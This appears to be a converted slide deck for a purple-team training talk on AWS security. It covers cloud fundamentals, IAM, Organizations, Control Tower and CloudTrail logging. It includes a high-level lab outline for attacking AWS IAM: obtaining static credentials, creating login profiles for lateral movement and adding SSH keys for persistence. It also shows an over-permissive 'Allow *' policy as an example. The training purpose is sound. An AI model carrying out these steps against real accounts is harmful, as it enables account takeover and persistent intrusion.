

[/]

# FIRST/

## **AWS Security - The Purple Team Way**

06/14/2026 · Santiago Abastante

---

/intro

# Santi Abastante

- Former Police Officer
- Cloud Security Engineer
- Incident Responder




---

[01]

# AWS Fundamentals


# The Share Responsibility Model

- Establishes **who owns what**, the Cloud Provider or the Cloud User,
- Security can not be delegated,
- It also means **we struggle to add visibility controls**,
- Attackers can take advantage of the lack of visibility to execute attacks.
- Example: Lambda Functions and EDR



# Cloud Segmentation

- Cloud Providers distribute their infrastructure in different parts of the world,
- Most AWS Services are Regional,
- Some of them are Global,
- **Security Services must be enabled in every active Region.**
- Attackers can exploit Global endpoints to evade defenses.



# AWS Services - Compute

- EC2 Instances are the servers in AWS - We manage everything on top of the Operative System.
- There are **several compute flavor with different levels of shared responsibility**.
- Compute exist at a Regional level,
- **We must be aware of the Logical and Network Segmentation levels,**
- At the end of the day is still a server, traditional Linux / Windows forensics apply to EC2 instances, same for attacks.

### Instance summary for i-0774139501f78ad94 (ec2-training) [Info](#)

Updated less than a minute ago

|                                                                                                                                                                                                             |                                                                                                                                                             |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Instance ID</b><br> i-0774139501f78ad94                                                                               | <b>Public IPv4 address</b><br>-                                                                                                                             |
| <b>IPv6 address</b><br>-                                                                                                                                                                                    | <b>Instance state</b><br> Stopped                                        |
| <b>Hostname type</b><br>IP name: ip-172-31-34-28.ec2.internal                                                                                                                                               | <b>Private IP DNS name (IPv4 only)</b><br> ip-172-31-34-28.ec2.internal  |
| <b>Answer private resource DNS name</b><br>IPv4 (A)                                                                                                                                                         | <b>Instance type</b><br>t2.micro                                                                                                                            |
| <b>Auto-assigned IP address</b><br>-                                                                                                                                                                        | <b>VPC ID</b><br> vpc-09d3213f037c06272 <a href="#">↗</a>                |
| <b>IAM role</b><br>No roles attached to instance profile:<br>ec2_training_role                                                                                                                              | <b>Subnet ID</b><br> subnet-0d74cd5f4ee60f9f4 <a href="#">↗</a>        |
| <b>IMDSv2</b><br>Optional<br> EC2 recommends setting IMDSv2 to required   <a href="#">Learn more</a> <a href="#">↗</a> | <b>Instance ARN</b><br> arn:aws:ec2:us-east-1:651447-0774139501f78ad94 |

## Comparison of Share Responsibility Model in Compute (2)





# AWS Services - Networking

- Network Segmentation is achieved through VPCs, Subnets and Route Tables,
- **Peered VPCs can break AWS Account Isolation**, be aware of external VPCs,
- **Security Groups** are the Firewalls in AWS, they **allow traffic but cannot block**,
- **Network Access Control List (NACL)** are used to **block traffic** but work at Subnet level.
- Network Traffic can not be passively eavesdrop in an AWS VPC.

[Create VPC](#) [Launch EC2 Instances](#)

Note: Your Instances will launch in the United States region.

### Resources by Region

[Refresh Resources](#)


You are using the following Amazon VPC resources

|                                                                                                                  |                                                                                                            |
|------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|
| <a href="#">VPCs</a> N. Virginia <a href="#">1</a><br>▶ <a href="#">See all regions</a>                          | <a href="#">Endpoint Services</a> N. Virginia <a href="#">0</a><br>▶ <a href="#">See all regions</a>       |
| <a href="#">Subnets</a> N. Virginia <a href="#">6</a><br>▶ <a href="#">See all regions</a>                       | <a href="#">NAT Gateways</a> N. Virginia <a href="#">0</a><br>▶ <a href="#">See all regions</a>            |
| <a href="#">Route Tables</a> N. Virginia <a href="#">1</a><br>▶ <a href="#">See all regions</a>                  | <a href="#">VPC Peering Connections</a> N. Virginia <a href="#">0</a><br>▶ <a href="#">See all regions</a> |
| <a href="#">Internet Gateways</a> N. Virginia <a href="#">1</a><br>▶ <a href="#">See all regions</a>             | <a href="#">Network ACLs</a> N. Virginia <a href="#">1</a><br>▶ <a href="#">See all regions</a>            |
| <a href="#">Egress-only Internet Gateways</a> N. Virginia <a href="#">0</a><br>▶ <a href="#">See all regions</a> | <a href="#">Security Groups</a> N. Virginia <a href="#">2</a><br>▶ <a href="#">See all regions</a>         |



# AWS Services - Storage

- AWS S3 is the most targeted Storage service,
- Every s3 bucket **has a public FQDN**, so least privilege is a must.
- EBS is the service for Block Storage (Disks),
- There are several other storage services, for SFTP, Document Storage, ect..



# AWS Services - Databases

- Databases follow the same principle as Compute,
- We must be aware of the Logical and Network Segmentation,
- Databases are also regional,
- There are several database flavors to choose, Redis, Memcached, Opensearch.
- We must be aware of not publicly expose them

**Create database** [Info](#)

**Engine options**

Engine type [Info](#)

|                                                                                                                                        |                                                                                                                                                        |                                                                                                                                   |
|----------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|
| <input type="radio"/> Aurora (MySQL Compatible)<br> | <input checked="" type="radio"/> Aurora (PostgreSQL Compatible)<br> | <input type="radio"/> MySQL<br>                |
| <input type="radio"/> MariaDB<br>                   | <input type="radio"/> Oracle<br>                                    | <input type="radio"/> Microsoft SQL Server<br> |

**Choose a database creation method**

|                                                                                                                                                                       |                                                                                                          |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------|
| <input checked="" type="radio"/> Full configuration<br>You set all of the configuration options, including ones for availability, security, backups, and maintenance. | <input type="radio"/> Express configuration<br>Create and query an Aurora PostgreSQL serverless seconds. |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------|

---

[02]

# AWS Security

”AWS Security is 90% IAM Management and 10% what goes wrong when IAM Management Fails.”

– dbnz/

# IAM Management

- IAM Users and Groups - With Access Keys
- IAM Roles - With Session Tokens
- AWS Identity Center (SSO) - The Mature Way
- AWS IAM Policies - Inline | Attached | Permissions Boundaries

**Access keys (1)**[Create access key](#)

Use access keys to send programmatic calls to AWS from the AWS CLI, AWS Tools for PowerShell, AWS SDKs, or direct AWS API calls. You can have a maximum of two access keys (active or inactive) at a time. [Learn more](#)

|                                      |                                |                  |
|--------------------------------------|--------------------------------|------------------|
| <b>AKIAZPLKLRX4DRWBSCWN</b>          | <b>Status</b><br>⊖ Inactive    | <b>Actions</b> ▼ |
| <b>Description</b><br>-              | <b>Created</b><br>29 days ago  |                  |
| <b>Last used</b><br>29 days ago      | <b>Last used service</b><br>s3 |                  |
| <b>Last used region</b><br>us-east-1 |                                |                  |

# IAM Policy

**Permissions**

Entities attached

Policy versions (1)

## Permissions defined in this policy [Info](#)

Permissions defined in this policy document specify which actions are allowed or denied when you attach a policy to it

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": "*",
7       "Resource": "*"
8     }
9   ]
10 }
```

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AIOPSServiceAccess",
      "Effect": "Allow",
      "Action": [
        "access-analyzer:GetAnalyzer",
        "access-analyzer:List*",
        "acm-pca:Describe*",
        "acm-pca:GetCertificate",
        "acm-pca:GetCertificateAuthorityCertificate",
        "acm-pca:GetCertificateAuthorityCsr",
        "acm-pca:List*",
        "acm:DescribeCertificate",
        "acm:GetAccountConfiguration",
        "aidevops:GetAsset",
        "aidevops:GetAssetContent",
        "aidevops:GetAssetFile",
        "aidevops:GetKnowledgeItem",
        "aidevops:ListAssetFiles",
        "aidevops:ListAssets",
        "aidevops:ListAssetTypes",
        "aidevops:ListAssetVersions",
        "aidevops:ListKnowledgeItems",
        "airflow:List*",
        "amplify:GetApp",
        "amplify:GetBranch",

```

[/]


# Demo/

## Attacking AWS IAM Service




# AWS Organizations

- AWS Organizations allow the management of multiple AWS Accounts,
- **Security Services enabled at an organization level can not be override at Account level,**
- Service Control Policies are Org wide or account wide security controls that can be enabled.
- There must be a Master account.



# AWS Control Tower

- AWS Control Tower is AWS Organization with steroids,
- Allow us to create a Landing Zone, **with a default set of Security Controls**,
- We can create Organizational Units to manage AWS Accounts with different level of security controls,
- **It offers a Control Catalog that hardens the AWS Accounts for malicious behaviors**,
- The most important control is the one that allows us to block unused regions or services,
- It creates a lot of resources in our accounts, must be used with caution because **it can generate cost spikes**.



[/]

# Demo/

## AWS Organizations and Control Tower

## Exercise - Attacking AWS IAM

---

1. Initial Access:
  - a. Get Static Credentials
  - b. Check user name, arn and AWS Account details
2. Lateral Movement
  - a. Reset Password if exist
  - b. Create Login Profile
  - c. Authenticate in the AWS Account using the Management Plane
3. Persistence
  - a. Connect to the EC2 Instance
  - b. Add SSH Key to authorized\_keys
  - c. Connect from your workstation

## Discussion:

- What the Defender could have done to PREVENT this from happening?

– dbnz/

---

[03]

# AWS Logging and Monitoring

# AWS Logs

## Log Source

- AWS API Calls
- Netflow
- Services (ALB / Gateway / Etc)

## AWS Service

- Cloudtrail
- VPC Flow Logs
- Every Service has its logs

## Log Format

- Json
- Space Delimited Strings
- Every service logs in their own way

# Cloudtrail

- **Every Service in AWS is an API,**
- **Cloudtrail Logs every API Call,**
- Can be consumed in 3 ways, each one with different delays and tradeoffs,
- Can be consumed using S3, Cloudwatch or Event Bridge,
- Most important Forensic Artifact for IR,
- **Most integrations require the creation of additional infrastructure,**
- **Some API Call require additional configurations.**

## JSON Attributes

```
{
  "aws": {
    "invoked_function_arn": "arn:aws:lambda:us-east-1:822214488732:function:DatadogIntegration-ForwarderStack-2201BQ-Forwarder-xq3glgDLReS7"
  },
  "s3": {
    "bucket": "aws-cloudtrail-logs-822214488732-0b4c59e6",
    "key": "AWSLogs/822214488732/CloudTrail/us-east-1/2025/09/30/822214488732_CloudTrail_us-east-1_20250930T0920Z_RV4Y2o9U4pKnx24c.json.gz"
  }
},
"awsRegion": "us-east-1",
"eventCategory": "Management",
"eventID": "b0074c80-08d3-3d8e-b77d-64b73dde96ea",
"eventName": "AssumeRole",
"eventSource": "sts.amazonaws.com",
"eventTime": "2025-09-30T09:16:08Z",
"eventType": "AwsApiCall",
"eventVersion": "1.08",
"evt": {
```




# Guardduty

